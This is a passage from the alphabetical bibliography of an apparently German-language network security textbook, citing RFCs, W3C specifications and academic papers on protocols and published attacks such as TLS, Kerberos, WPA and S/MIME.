[KR00] Kormann, David P., Rubin, Aviel D.: Risks of the passport single signon protocol. Comput. Net., Elsevier Science Press **33**, 51–58 (2000)

[KR02] Klima, V., Rosa, T.: Attack on private signature keys of the OpenPGP format, PGP(TM) programs and other applications compatible with OpenPGP. Cryptology ePrint Archive, Report 2002/076 (2002). http://eprint.iacr.org/2002/076

[Kra96] Krawczyk, H.: Skeme: a versatile secure key exchange mechanism for internet. In: Ellis, J.T., Clifford Neuman, B., Balenson, D.M. (Hrsg.) NDSS, S. 114–127. IEEE Computer Society (1996)

[Kra10] Krawczyk, H.: Cryptographic extraction and key derivation: The HKDF scheme. In: Rabin, T. (Hrsg.) Advances in Cryptology – CRYPTO 2010, Bd. 6223 of Lecture Notes in Computer Science, S. 631–648, Santa Barbara, CA, USA, August 15–19. Springer, Heidelberg, Germany (2010)

[KS98] Kaliski, B., Staddon, J.: PKCS #1: RSA Cryptography Specifications Version 2.0. RFC 2437, IETF, October (1998)
[KS99] Karn, P., Simpson, W.: Photuris: Session-Key Management Protocol. RFC 2522, IETF, March (1999)
[KS05] Kent, S., Seo, K.: Security Architecture for the Internet Protocol. RFC 4301, IETF, December (2005)
[KSHV05] Kivinen, T., Swander, B., Huttunen, A., Volpe, V.: Negotiation of NAT-Traversal in the IKE. RFC 3947, IETF, January (2005)
[KZ15] Kucherawy, M., Zwicky, E.: Domain-based Message Authentication, Reporting, and Conformance (DMARC). RFC 7489, IETF, March (2015)
[Lin93] Linn, J.: Privacy Enhancement for Internet Electronic Mail: Part I: Message Encryption and Authentication Procedures. RFC 1421, IETF, February (1993)
[LJBN15] Lychev, R., Jero, S., Boldyreva, A., Nita-Rotaru, C.: How secure and quick is QUIC? Provable security and performance analyses. In: 2015 IEEE Symposium on Security and Privacy, S. 214–231, San Jose, California, USA, May 17–21. IEEE Computer Society Press (J.)
[Low95] Lowe, G.: An attack on the needham-schroeder public-key authentication protocol. Inf. Process. Lett. **56**(3), 131–133 (1995)
[Low97] Lowe, G.: A family of attacks upon authentication protocols. http://www.cs.ox.ac.uk/gavin.lowe/Security/Papers/multiplicityTR.ps (1997)
[LS92] Lloyd, B., Simpson, W.: PPP Authentication Protocols. RFC 1334, IETF, October (1992)
[LS15] Lancrenon, J., Skrobot, M.: On the provable security of the Dragonfly protocol. In: Lopez, J., Mitchell, C.J. (Hrsg.) ISC 2015: 18th International Conference on Information Security, Bd. 9290 of Lecture Notes in Computer Science, S. 244–261, Trondheim, Norway, September 9–11. Springer, Heidelberg, Germany (2015)
[LSAB08] Laurie, B., Sisson, G., Arends, R., Blacka, D.: DNS Security (DNSSEC) Hashed Authenticated Denial of Existence. RFC 5155, IETF, March (2008)
[MA05] McIntosh, M., Austel, P.: XML signature element wrapping attacks and countermeasures. In: Proceedings of the 2nd ACM Workshop On Secure Web Services, SWS 2005, Fairfax, VA, USA, November 11, 2005, S. 20–27 (2005)
[Man01] Manger, J.: A chosen ciphertext attack on RSA optimal asymmetric encryption padding (OAEP) as standardized in PKCS #1 v2.0. In: Kilian, J. (Hrsg.) Advances in Cryptology – CRYPTO 2001, Bd. 2139 of Lecture Notes in Computer Science, S. 230–238, Santa Barbara, CA, USA, August 19–23. Springer, Heidelberg, Germany (2001)
[Mat97] Matsui, M.: New block encryption algorithm MISTY. In: Biham, E. (Hrsg) Fast Software Encryption – FSE'97, Bd. 1267 of Lecture Notes in Computer Science, S. 54–68, Haifa, Israel, January 20–22. Springer, Heidelberg, Germany (1997)
[MBP+19a] Müller, J., Brinkmann, M., Poddebniak, D., Böck, H., Schinzel, S., Somorovsky, J., Schwenk, J.: "johnny, you are fired!" – spoofing openpgp and s/mime signatures in emails. In: Usenix Security Symposium 2019 (2019)
[MBP+19b] Müller, J., Brinkmann, M., Poddebniak, D., Schinzel, S., Schwenk, J.: Re: What's up johnny? – Covert content attacks on email end-to-end encryption. In: Deng, R.H., Gauthier-Umaña, V., Ochoa, M., Yung, M. Hrsg. ACNS 19: 17th International Conference on Applied Cryptography and Network Security, Bd. 11464 of Lecture Notes in Computer Science, S. 24–42, Bogota, Colombia, June 5–7. Springer, Heidelberg, Germany (2019)
[MDK14] Möller, B., Duong, T., Kotowicz, K.: This poodle bytes: Exploiting the ssl 3.0 fallback. https://www.openssl.org/~bodo/ssl-poodle.pdf, September (2014)

[Mer78] Merkle, R.C.: Secure communications over insecure channels. Commun. ACM **21**(4), 294–299 (1978)
[MG98] Madson, C., Glenn, R.: The Use of HMAC-SHA-1-96 within ESP and AH. RFC 2404, IETF, November (1998)
[MH12] Marlinspike, M., Hulton, D.: Divide and Conquer: Cracking MS-CHAPv2 with a 100% success rate. https://www.cloudcracker.com/blog/2012/07/29/cracking-ms-chap-v2/ (2012). Zugegriffen: 4. März 2014
[MKJR16] Moriarty, K., Kaliski, B., Jonsson, J., Rusch, A.: PKCS #1: RSA Cryptography Specifications Version 2.2. RFC 8017, IETF, November (2016)
[MKR17] Moriarty, K., Kaliski, B., Rusch, A.: PKCS #5: Password-Based Cryptography Specification Version 2.1. RFC 8018, IETF, (January 2017)
[MMF+14] Mainka, C., Mladenov, V., Feldmann, F., Krautwald, J., Schwenk, J.: Your software at my service: security analysis of saas single sign-on solutions in the cloud. In: Proceedings of the 6th edition of the ACM Workshop on Cloud Computing Security, CCSW '14, Scottsdale, Arizona, USA, November 7, 2014, S. 93–104 (2014)
[MMPR11] M'Raihi, D., Machani, S., Pei, M., Rydell, J.: TOTP: Time-Based One-Time Password Algorithm. RFC 6238, IETF, May (2011)
[MMS16] Mainka, C., Mladenov, V., Schwenk, J.: Do not trust me: using malicious idps for analyzing and attacking single sign-on. In: IEEE European Symposium on Security and Privacy, EuroS&P 2016, Saarbrücken, Germany, March 21–24, 2016, S. 321–336 (2016)
[MMSW17] Mainka, C., Mladenov, V., Schwenk, J., Wich, T.: Sok: Single sign-on security – an evaluation of openid connect. In: 2017 IEEE European Symposium on Security and Privacy, EuroS&P 2017, Paris, France, April 26–28, 2017, S. 251–266 (2017)
[MNP+14] Moriarty, K., Nystrom, M., Parkinson, S., Rusch, A., Scott, M.: PKCS #12: Personal Information Exchange Syntax v1.1. RFC 7292, IETF, July (2014)
[Moc83a] Mockapetris, P.V.: Domain names: concepts and facilities. RFC 882, IETF, November (1983)
[Moc83b] Mockapetris, P.V.: Domain names: implementation specification. RFC 883, IETF, November (1983)
[Moc87a] Mockapetris, P.V.: Domain names – concepts and facilities. RFC 1034, IETF, November (1987)
[Moc87b] Mockapetris, P.V.: Domain names – implementation and specification. RFC 1035, IETF, November (1987)
[Moe04] Moeller, B.: Security of cbc ciphersuites in ssl/tls: problems and countermeasures. http://www.openssl.org/~bodo/tls-cbc.txt (2004)
[Moo96] Moore, K.: MIME (Multipurpose Internet Mail Extensions) part three: message header extensions for non-ASCII Text. RFC 2047, IETF, November (1996)
[MR96] Myers, J., Rose, M.: Post office protocol – version 3. RFC 1939, IETF, May (1996)
[MRR+18] Margolis, D., Risher, M., Ramakrishnan, B., Brotman, A., Jones, J.: SMTP MTA Strict Transport Security (MTA-STS). RFC 8461, IETF, September (2018)
[MSMY+08] Maler, E., Sperberg-McQueen, M., Yergeau, F., Bray, T., Paoli, J.: Extensible markup language (XML) 1.0 (fifth edition). W3C recommendation, W3C, November (2008). http://www.w3.org/TR/2008/REC-xml-20081126/
[MSST98] Maughan, D., Schertler, M., Schneider, M., Turner, J.: Internet Security Association and Key Management Protocol (ISAKMP). RFC 2408, IETF, November (1998)
[MSW+14] Meyer, C., Somorovsky, J., Weiss, E., Schwenk, J., Schinzel, S., Tews, E.: Revisiting SSL/TLS implementations: new bleichenbacher side channels and attacks. In: Fu, K.,

Jung, J. (Hrsg.) USENIX Security 2014: 23rd USENIX Security Symposium, S. 733–748, San Diego, CA, USA, August 20–22. USENIX Association (2014)

[MTSM+12] Malhotra, A., Thompson, H., Sperberg-McQueen, M., Gao, S., Biron, P.V., Peterson, D.: W3C XML Schema Definition Language (XSD) 1.1 Part 2: Datatypes. W3C recommendation, W3C, April (2012). http://www.w3.org/TR/2012/REC-xmlschema11-2-20120405/

[MVN06] Murchison, K., Vinocur, J., Newman, C.: Using Transport Layer Security (TLS) with Network News Transfer Protocol (NNTP). RFC 4642, IETF, October (2006)

[MvOV96] Menezes, A., van Oorschot, P.C., Vanstone, S.A.: Handbook of applied cryptography. CRC Press, NW Boca Raton, FL United States (1996)

[MVVP12] Mavrogiannopoulos, N., Vercauteren, F., Velichkov, V., Preneel, B.: A cross-protocol attack on the TLS protocol. In: Proceedings of the 2012 ACM conference on Computer and communications security, CCS '12. ACM, October (2012)

[Mye94] Myers, J.: IMAP4 Authentication Mechanisms. RFC 1731, IETF, December (1994)

[MZ06] Mister, S., Zuccherato, R.J.: An attack on CFB mode encryption as used by OpenPGP. In: Preneel, B., Tavares, S. (Hrsg.) SAC 2005: 12th Annual International Workshop on Selected Areas in Cryptography, Bd. 3897 of Lecture Notes in Computer Science, S. 82–94, Kingston, Ontario, Canada, August 11–12. Springer, Heidelberg, Germany (2006)

[NBBB98] Nichols, K., Blake, S., Baker, F., Black, D.: Definition of the Differentiated Services Field (DS Field) in the IPv4 and IPv6 Headers. RFC 2474, IETF, December (1998)

[NCH+04] Nicol, G., Champion, M., Hégaret, P.L., Robie, J., Wood, L., Byrne, S.B., Hors, A.L.: Document Object Model (DOM) Level 3 Core Specification. W3C recommendation, W3C, April (2004). http://www.w3.org/TR/2004/REC-DOM-Level-3-Core-20040407

[New99] Newman, C.: Using TLS with IMAP, POP3 and ACAP. RFC 2595, IETF, June (1999)

[NIS98] NIST. Skipjack and kea algorithm specifications. https://csrc.nist.gov/CSRC/media//Projects/Cryptographic-Algorithm-Validation-Program/documents/skipjack/skipjack.pdf (1998)

[NK00a] Nystrom, M., Kaliski, B.: PKCS #10: Certification Request Syntax Specification Version 1.7. RFC 2986, IETF, November (2000)

[NK00b] Nystrom, M., Kaliski, B.: PKCS #9: Selected object classes and attribute types version 2.0. RFC 2985, IETF, November (2000)

[NL15] Nir, Y., Langley, A.: ChaCha20 and Poly1305 for IETF Protocols. RFC 7539, IETF, May (2015)

[NS78] Needham, R.M., Schroeder, M.D.: Using encryption for authentication in large networks of computers. Commun. Assoc. Comput. Machin. **21**(21), 993–999 (December 1978)

[NT94] Neuman, C.B., Ts'o, T.: Kerberos: An authentication service for computer networks. IEEE Commun. Mag. **32**(9):33–38, September (1994)

[NYHR05] Neuman, C., Yu, T., Hartman, S., Raeburn, K.: The Kerberos Network Authentication Service (V5). RFC 4120, IETF, July (2005)

[Nys07] Nystroem, M.: The EAP Protected One-Time Password Protocol (EAP-POTP). RFC 4793, IETF, February (2007)

[ope] Openwall wordlists collection. https://www.openwall.com/wordlists/

[Opp03] Oppliger, R.: Microsoft. net passport: a security analysis. Computer **7**:29–35 (2003)

[OR87] Otway, D.J., Rees, O.: Efficient and timely mutual authentication. Oper. Syst. Rev. **21**(1), 8–10 (1987)

[Orm98] Orman, H.: The OAKLEY Key Determination Protocol. RFC 2412, IETF, November (1998)
[oSN] National Institute of Standards and Technology (NIST): NIST Selects Winner of Secure Hash Algorithm (SHA-3) Competition. http://www.nist.gov/itl/csd/sha-100212.cfm. Zugegriffen: 3. März 2014
[PA12] Paterson, K.G., AlFardan, N.J.: Plaintext-recovery attacks against datagram TLS. In: *ISOC Network and Distributed System Security Symposium – NDSS 2012*, San Diego, California, USA, February 5–8. The Internet Society (2012)
[PDM+18] Poddebniak, D., Dresen, C., Müller, J., Ising, F., Schinzel, S., Friedberger, S., Somorovsky, J., Schwenk, J.: Efail: Breaking S/MIME and openpgp email encryption using exfiltration channels. In: Enck and Felt [EF18], S. 549–566
[Pem02] Pemberton, S.: XHTML™ 1.0 The Extensible HyperText Markup Language (Second Edition). W3C recommendation, W3C, August (2002). http://www.w3.org/TR/2002/REC-xhtml1-20020801
[Pip98] Piper, D.: The Internet IP Security Domain of Interpretation for ISAKMP. RFC 2407, IETF, November (1998)
[Plu82] Plummer, D.: An Ethernet Address Resolution Protocol: Or Converting Network Protocol Addresses to 48.bit Ethernet Address for Transmission on Ethernet Hardware. RFC 826, IETF, November (1982)
[Pos80] Postel, J.: User Datagram Protocol. RFC 768, IETF, August (1980)
[Pos81a] Postel, J.: Internet Protocol. RFC 791, IETF, September (1981)
[Pos81b] Postel, J.: Transmission Control Protocol. RFC 793, IETF, September (1981)
[Pos82] Postel, J.: Simple Mail Transfer Protocol. RFC 821, IETF, August (1982)
[PP10] Paar, C., Pelzl, J.: Understanding Cryptography. Springer, Heidelberg (2010). ISBN 978-3642041006
[ppp] Point-to-point protocol extensions (pppext). https://datatracker.ietf.org/wg/pppext/documents/
[PR83] Postel, J., Reynolds, J.K.: Telnet Protocol Specification. RFC 854, IETF, May (1983)
[PR84] Postel, J., Reynolds, J.K.: Domain requirements. RFC 920, IETF, October (1984)
[PRS11] Paterson, K.G., Ristenpart, T., Shrimpton, T.: Tag size does matter: attacks and proofs for the TLS record protocol. In: Lee, D.H., Wang, X. (Hrsg.) Advances in Cryptology – ASIACRYPT 2011, Bd. 7073 of Lecture Notes in Computer Science, S. 372–389, Seoul, South Korea, December 4–8. Springer, Heidelberg, Germany (2011)
[PSM01] Pütz, S., Schmitz, R., Martin, T.: Security Mechanisms in UMTS. Datenschutz und Datensicherheit **25**(6) (2001)
[PV01] Posegga, J., Vetter, S.: Wireless Internet Security – Aktuelles Schlagwort. Info. Spek. **24**(6), 383–386 (2001)
[PV12] Perkins, C., Valin, J.M.: Guidelines for the Use of Variable Bit Rate Audio with Secure RTP. RFC 6562, IETF, March (2012)
[PY06] Paterson, K.G., Yau, A.K.L.: Cryptography in theory and practice: the case of encryption in ipsec. In: Vaudenay, S. (Hrsg.) Advances in Cryptology – EUROCRYPT 2006, Bd. 4004 of Lecture Notes in Computer Science, S. 12–29, St. Petersburg, Russia, May 28 – June 1. Springer, Heidelberg, Germany (2006)
[rai] rainbowcrack. https://project-rainbowcrack.com/table.htm . Zugegriffen: 1 Juli 2019
[Ram99a] Ramsdell, B.: S/MIME Version 3 Certificate Handling. RFC 2632, IETF, June (1999)
[Ram99b] Ramsdell, B.: S/MIME Version 3 Message Specification. RFC 2633, IETF, June (1999)
[Ram04a] Ramsdell, B.: Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 3.1 Certificate Handling. RFC 3850, IETF, July (2004)

[Ram04b] Ramsdell, B.: Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 3.1 Message Specification. RFC 3851, IETF, July (2004)
[RBE02] Reagle, J., Boyer, J., Eastlake, D.: Exclusive XML Canonicalization Version 1.0. W3C recommendation, W3C, July (2002). http://www.w3.org/TR/2002/REC-xml-exc-c14n-20020718/
[rc494] Rc4 source code release on cypherpunks mailing list. https://web.archive.org/web/20010722163902/http://cypherpunks.venona.com/date/1994/09/msg00304.html. September (1994)
[RD] Rizzo, J., Duong, T.: Crime (compression ratio info-leak made easy). https://docs.google.com/presentation/d/11eBmGiHbYcHR9gL5nDyZChu_-lCa2GizeuOfaLU2HOU/edit
[RD09] Ray, M., Dispensa, S.: Renegotiating TLS. https://www.ietf.org/proceedings/76/slides/tls-7.pdf. November (2009)
[RD10] Rizzo, J., Duong, T.: Practical padding oracle attacks. In: Proceedings of the 4th USENIX Conference on Offensive Technologies, WOOT'10, S. 1–8, Berkeley, CA, USA. USENIX Association (2010)
[RD11] Rizzo, J., Duong, T.: Here Come The XOR Ninjas. https://nerdoholic.org/uploads/dergln/beast_part2/ssl_jun21.pdf. May (2011)
[RDSC14] Robie, J., Dyck, M., Snelson, J., Chamberlin, D.: XML path language (XPath) 3.0. W3C recommendation, W3C, April (2014). http://www.w3.org/TR/2014/REC-xpath-30-20140408/
[Res99] Rescorla, E.: Diffie-Hellman Key Agreement Method. RFC 2631, IETF, June (1999)
[Res01] Resnick, P.: Internet Message Format. RFC 2822, IETF, April (2001)
[Res08] Resnick, P.: Internet Message Format. RFC 5322, IETF, October (2008)
[Res18] Rescorla, E.: The Transport Layer Security (TLS) Protocol Version 1.3. RFC 8446, IETF, August (2018)
[rH11] Eastlake 3rd, D., Hansen, T.: US Secure Hash Algorithms (SHA and SHA-based HMAC and HKDF). RFC 6234, IETF, May (2011)
[RHP+08] Ragouzis, N., Hughes, J., Philpott, R., Maler, E., Madsen, P., Scavo, T.: Security assertion markup language (saml) v2.0 technical overview. https://www.oasis-open.org/committees/download.php/27819/sstc-saml-tech-overview-2.0-cd-02.pdf (2008)
[Rig00] Rigney, C.: RADIUS Accounting. RFC 2866, IETF, June (2000)
[Ril] Riley, S.: Mitigating the Threats of Rogue Machines—802.1X or IPsec? http://technet.microsoft.com/library/cc512611.aspx. Zugegriffen: 11. März 2014
[Riv92] Rivest, R.: The MD5 Message-Digest Algorithm. RFC 1321, IETF, April (1992)
[rJ01] Eastlake 3rd, D., Jones, P.: US Secure Hash Algorithm 1 (SHA1). RFC 3174, IETF, September (2001)
[rK97] Eastlake 3rd, D., Kaufman, C.: Domain Name System Security Extensions. RFC 2065, IETF, January (1997)
[RL93] Rekhter, Y., Li, T.: An Architecture for IP Address Allocation with CIDR. RFC 1518, IETF, September (1993)
[RM06] Rescorla, E., Modadugu, N.: Datagram Transport Layer Security. RFC 4347, IETF, April (2006)
[RMK+96] Rekhter, Y., Moskowitz, B., Karrenberg, D., de Groot, G.J., Lear, E.: Address Allocation for Private Internets. RFC 1918, IETF, February (1996)
[RRDO10] Rescorla, E., Ray, M., Dispensa, S., Oskov, N.: Transport Layer Security (TLS) Renegotiation Indication Extension. RFC 5746, IETF, February (2010)
[rRS02] Eastlake 3rd, D., Reagle, J., Solo, D.: (Extensible Markup Language) XML-Signature Syntax and Processing. RFC 3275, IETF, March (2002)

[RSA78] Rivest, R.L., Shamir, A., Adleman, L.M.: A method for obtaining digital signatures and public-key cryptosystems. Commun. ACM **21**(2), 120–126 (1978)
[RSE+08] Roessler, T., Solo, D., Eastlake, D., Reagle, J., Hirsch, F.: XML signature syntax and processing (second edition). W3C recommendation, W3C, June (2008). http://www.w3.org/TR/2008/REC-xmldsig-core-20080610/
[RT10a] Ramsdell, B., Turner, S.: Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 3.2 Certificate Handling. RFC 5750, IETF, January (2010)
[RT10b] Ramsdell, B., Turner, S.: Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 3.2 Message Specification. RFC 5751, IETF, January (2010)
[RWC00] Rigney, C., Willats, W., Calhoun, P.: RADIUS Extensions. RFC 2869, IETF, June (2000)
[RWRS00] Rigney, C., Willens, S., Rubens, A., Simpson, W.: Remote Authentication Dial In User Service (RADIUS). RFC 2865, IETF, June (2000)
[SA11] Saint-Andre, P.: Extensible Messaging and Presence Protocol (XMPP): Core. RFC 6120, IETF, March (2011)
[SAH08] Simon, D., Aboba, B., Hurst, R.: The EAP-TLS Authentication Protocol. RFC 5216, IETF, March (2008)
[SB12a] Sterne, B., Barth, A.: Content security policy 1.0. Candidate recommendation, W3C, November (2012). http://www.w3.org/TR/2012/CR-CSP-20121115/
[SB12b] Sun, S.-T., Beznosov, K.: The devil is in the (implementation) details: an empirical analysis of OAuth SSO systems. In: Yu, T., Danezis, G., Gligor, V.D. (Hrsg.) ACM CCS 12: 19th Conference on Computer and Communications Security, S. 378–390, Raleigh, NC, USA, October 16–18. ACM Press (2012)
[Sch90] Schnorr, C.-P.: Efficient identification and signatures for smart cards. In: Brassard, G. (Hrsg.) Advances in Cryptology – CRYPTO'89, Bd. 435 of Lecture Notes in Computer Science, S. 239–252, Santa Barbara, CA, USA, August 20–24. Springer, Heidelberg, Germany (1990)
[SEA+09] Sunshine, J., Egelman, S., Almuhimedi, H., Atri, N., Cranor, L.F.: Crying wolf: an empirical study of SSL warning effectiveness. In: Monrose, F. (Hrsg.) USENIX Security 2009: 18th USENIX SecuritySymposium, S. 399–416, Montreal, Canada, August 10–14. USENIX Association (2009)
[sel] SELFHTML. http://de.selfhtml.org
[Sha71] Shanks, D.: Class number, a theory of factorization and genera. In: Proc. Symp. Pure Math. 20, S. 415—440. AMS, Providence, R.I., 1971 (1971)
[SHJ+11] Somorovsky, J., Heiderich, M., Jensen, M., Schwenk, J., Gruschka, N., Iacono, L.L.: All your clouds are belong to us: security analysis of cloud management interfaces. In: Proceedings of the 3rd ACM Cloud Computing Security Workshop, CCSW 2011, Chicago, IL, USA, October 21, S. 3–14, (2011)
[Sim94] Simpson, W.: The Point-to-Point Protocol (PPP). RFC 1661, IETF, July (1994)
[Sim96] Simpson, W.: PPP Challenge Handshake Authentication Protocol (CHAP). RFC 1994, IETF, August (1996)
[SKTV06] Sakane, S., Kamada, K., Thomas, M., Vilhuber, J.: Kerberized Internet Negotiation of Keys (KINK). RFC 4430, IETF, March (2006)
[SLdW07] Stevens, M., Lenstra, A.K., de Weger, B.: Chosen-prefix collisions for MD5 and colliding X.509 certificates for different identities. In: Naor, M. (Hrsg.) Advances in Cryptology – EUROCRYPT 2007, Bd. 4515 of Lecture Notes in Computer Science, S. 1–22, Barcelona, Spain, May 20–24. Springer, Heidelberg, Germany (2007)
[Sle01] Slemko, M.: Microsoft Passport to Trouble. http://alive.znep.com/~marcs/passport/ (2001)

[SM98] Schneier, B., Mudge: Cryptanalysis of Microsoft's Point-to-Point Tunneling Protocol (PPTP). In: ACM Conference on Computer and Communications Security, S. 132–141 (1998)

[SMA+13] Santesson, S., Myers, M., Ankney, R., Malpani, A., Galperin, S., Adams, C.: X.509 Internet Public Key Infrastructure Online Certificate Status Protocol – OCSP. RFC 6960, IETF, June (2013)

[SMMS16] Späth, C., Mainka, C., Mladenov, V., Schwenk, J.: Sok: XML parser vulnerabilities. In: 10th USENIX Workshop on Offensive Technologies, WOOT 16, Austin, TX, USA, August 8-9, 2016. (2016)

[SMS+12] Somorovsky, J., Mayer, A., Schwenk, J., Kampmann, M., Jensen, M.: On breaking SAML: be whoever you want to be. In: Kohno, T. (Hrsg.) USENIX Security 2012: 21st USENIX Security Symposium, S. 397–412, Bellevue, WA, USA, August 8–10. USENIX Association (2012)

[SMW99] Schneier, B., Mudge, Wagner, D.: Cryptanalysis of Microsoft's PPTP Authentication Extensions (MS-CHAPv2). In: CQRE, S. 192–203 (1999)

[SNM17] Schwenk, J., Niemietz, M., Mainka, C.: Same-origin policy: Evaluation in modern browsers. In: 26th USENIX Security Symposium, USENIX Security 2017, Vancouver, BC, Canada, August 16–18, 2017. S. 713–727 (2017)

[SNS88] Steiner, J.G., Neuman, B.C., Schiller, J.L.: Kerberos: An authentication service for open networks. In: Proceedings of the USENIX Winter Conference, S. 191–202, Dallas, TX, USA (1988)

[spe07] specs@openid.net. OpenID Authentication 2.0 – Final. https://openid.net/specs/openid-authentication-20.html (2007)

[SPLI06] Song, J.H., Poovendran, R., Lee, J., Iwata, T.: The AES-CMAC Algorithm. RFC 4493, IETF, June (2006)

[SRJS19] Steffens, M., Rossow, C., Johns, M., Stock, B.: Don't trust the locals: investigating the prevalence of persistent client-side cross-site scripting in the wild. In: ISOC Network and Distributed System Security Symposium – NDSS 2019, San Diego, CA, USA, February 24–27. The Internet Society (2019)

[SSA+09] Stevens, M., Sotirov, A., Appelbaum, J., Lenstra, A.K., Molnar, D., Osvik, D.A., de Weger, B.: Short chosen-prefix collisions for MD5 and the creation of a rogue CA certificate. In: Halevi, S. (Hrsg.) CRYPTO, Bs. 5677 of Lecture Notes in Computer Science, S. 55–69. Springer (2009)

[ssh01] Ssh-1 allows client authentication to be forwarded by a malicious server to another server. https://www.kb.cert.org/vuls/id/684820/, January 2001

[Ste01] Stewart, J.: DNS cache poisoning – the next generation. http://www.lurhq.com/cachepoisoning.html. (2001)

[STW12] Seggelmann, R., Tuexen, M., Williams, M.: Transport Layer Security (TLS) and Datagram Transport Layer Security (DTLS) Heartbeat Extension. RFC 6520, IETF, February (2012)

[SW17] Shulman, H., Waidner, M.: One key to sign them all considered vulnerable: evaluation of DNSSEC in the internet. In: 14th USENIX Symposium on Networked Systems Design and Implementation, NSDI 2017, Boston, MA, USA, March 27–29, 2017, S. 131–144 (2017)

[SZET08] Salowey, J., Zhou, H., Eronen, P., Tschofenig, H.: Transport Layer Security (TLS) Session Resumption without Server-Side State. RFC 5077, IETF, January (2008)

[TB09] Tews, E., Beck, M.: Practical attacks against WEP and WPA. In: Basin, D.A., Capkun, S., Lee, W. (Hrsg.) WISEC, S. 79–86. ACM (2009)

[TB13] Tal Beery, A.S.: A perfect crime? only time will tell. https://media.blackhat.com/eu-13/briefings/Beery/bh-eu-13-a-perfect-crime-beery-wp.pdf (2013)
[Ter18] Terlson, B.: Ecma-262, 9th edition, june 2018, ecmascript® 2018 language specification. http://www.ecma-international.org/ecma-262/9.0/index.html June (2018)
[TOOM12] Todo, Y. Ozawa, Y., Ohigashi, T., Morii, M.: Falsification Attacks against WPA-TKIP in a Realistic Environment. IEICE Transactions, 95-D(2):588–595 (2012)
[TP11] Turner, S., Polk, T.: Prohibiting Secure Sockets Layer (SSL) Version 2.0. RFC 6176, IETF, March (2011)
[Tur10a] Turner, S.: Asymmetric Key Packages. RFC 5958, IETF, August (2010)
[Tur10b] Turner, S.: The application/pkcs10 Media Type. RFC 5967, IETF, August (2010)
[TVR+99] Townsley, W., Valencia, A., Rubens, A., Pall, G., Zorn, G., Palter, B.: Layer Two Tunneling Protocol L2TP. RFC 2661, IETF, August (1999)
[TW10] Tanenbaum, A.S., Wetherall, D.J.: Computer Networks, 5/E. Prentice Hall, Cloth (2010). ISBN 978-0132126953
[TWP07] Tews, E., Weinmann, R.-P., Pyshkin, A.: Breaking 104 bit WEP in less than 60 seconds. Cryptology ePrint Archive, Report 2007/120 (2007). http://eprint.iacr.org/
[VAS+17] Valenta, L., Adrian, D., Sanso, A., Cohney, S., Fried, J., Hastings, M., Alex Halderman, J., Heninger, N.: Measuring small subgroup attacks against Diffie-Hellman. In: ISOC Network and DistributedSystem Security Symposium NDSS 2017, San Diego, CA, USA, February 26 March 1. The Internet Society (2017)
[Vau02] Vaudenay, S.: Security flaws induced by CBC padding – applications to SSL, IPSEC, WTLS... In: Knudsen, L.R. (Hrsg.) Advances in Cryptology – EUROCRYPT 2002, Bd. 2332 of Lecture Notes in Computer Science, S. 534–546, Amsterdam, The Netherlands, April 28 – May 2. Springer, Heidelberg, Germany (2002)
[VG16] Vanhoef, M., Van Goethem, T.: Heist: Http encrypted information can be stolen through tcp-windows. https://www.blackhat.com/docs/us-16/materials/us-16-VanGoethem-HEIST-HTTP-Encrypted-Information-Can-Be-Stolen-Through-TCP-Windows-wp.pdf (2016)
[vK14] van Kesteren, A.: Cross-origin resource sharing. https://www.w3.org/TR/cors/. January (2014)
[vKASS16] van Kesteren, A., Aubourg, J., Song, J., Steen, H.R.M.: XMLHttpRequest. https://www.w3.org/TR/XMLHttpRequest/ October (2016)
[VLK98] Valencia, A., Littlewood, M., Kolar, T.: Cisco Layer Two Forwarding (Protocol) L2F. RFC 2341, IETF, May (1998)
[VP17] Vanhoef, M., Piessens, F.: Key reinstallation attacks: forcing nonce reuse in wpa2. In: Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS). ACM (2017)
[VR19] Vanhoef, M., Ronen, E.: Dragonblood: a security analysis of wpa3's SAE handshake. IACR Cryptol. ePrint Arch. **2019**, 383 (2019)
[War05] Warinschi, B.: A computational analysis of the needham-schroeder-(lowe) protocol. J. Comput. Sec. **13**(3), 565–591 (2005)
[WC02] Wepcrack: http://sourceforge.net/projects/wepcrack (2002)
[WGC12] Wagatsuma, K., Goto, Y., Cheng, J.: Formal analysis of cryptographic protocols by reasoning based on deontic relevant logic: a case study in needham-schroeder shared-key protocol. In: International Conference on Machine Learning and Cybernetics, ICMLC 2012, Xian, Shaanxi, China, July 15–17, 2012, Proceedings, S. 1866–1871 (2012)
[Wir] Wireshark: Wireshark network protocol analyzer. http://www.wireshark.org/. Zugegriffen: 12. Juni 2014

[Wri] Wright, J.: Weaknesses in LEAP Challenge/Response. http://asleap.sourceforge.net/asleap-defcon.pdf. Zugegriffen: 10. März 2014

[WS96] Wagner, D., Schneier, B.: Analysis of the SSL 3.0 protocol. The Second USENIX Workshop on Electronic Commerce Proceedings (1996)

[WS06] Wong, M., Schlitt, W.: Sender Policy Framework (SPF) for Authorizing Use of Domains in E-Mail, Version 1. RFC 4408, IETF, April (2006)

[WT99] Whitten, A., Tygar, J.D.: Why johnny can't encrypt: a usability evaluation of PGP 5.0. In: Treese, G.W. (Hrsg.) Proceedings of the 8th USENIX Security Symposium, Washington, DC, USA, August 23–26, 1999. USENIX Association (1999)

[Yam] Yamamoto, K.: Pgpdump. http://www.mew.org/~kazu/proj/pgpdump/en/

[YHR04] Yu, T., Hartman, S., Raeburn, K.: The perils of unauthenticated encryption: Kerberos version 4. In: ISOC Network and Distributed System Security Symposium – NDSS 2004, San Diego, California, USA, February 4–6. The Internet Society (2004)

[YL06a] Ylonen, T., Lonvick, C.: The Secure Shell (SSH) Authentication Protocol. RFC 4252, IETF, January (2006)

[YL06b] Ylonen, T., Lonvick, C.: The Secure Shell (SSH) Connection Protocol. RFC 4254, IETF, January (2006)

[YL06c] Ylonen, T., Lonvick, C.: The Secure Shell (SSH) Protocol Architecture. RFC 4251, IETF, January (2006)

[YL06d] Ylonen, T., Lonvick, C.: The Secure Shell (SSH) Transport Layer Protocol. RFC 4253, IETF, January (2006)

[Zal10] Zalewski, M.: Browser security handbook. https://code.google.com/p/browsersec/wiki/Main (2010)

[ZAM00] Zorn, G., Aboba, B., Mitton, D.: RADIUS Accounting Modifications for Tunnel Protocol Support. RFC 2867, IETF, June (2000)

[ZC98] Zorn, G., Cobb, S.: Microsoft PPP CHAP Extensions. RFC 2433, IETF, October (1998)

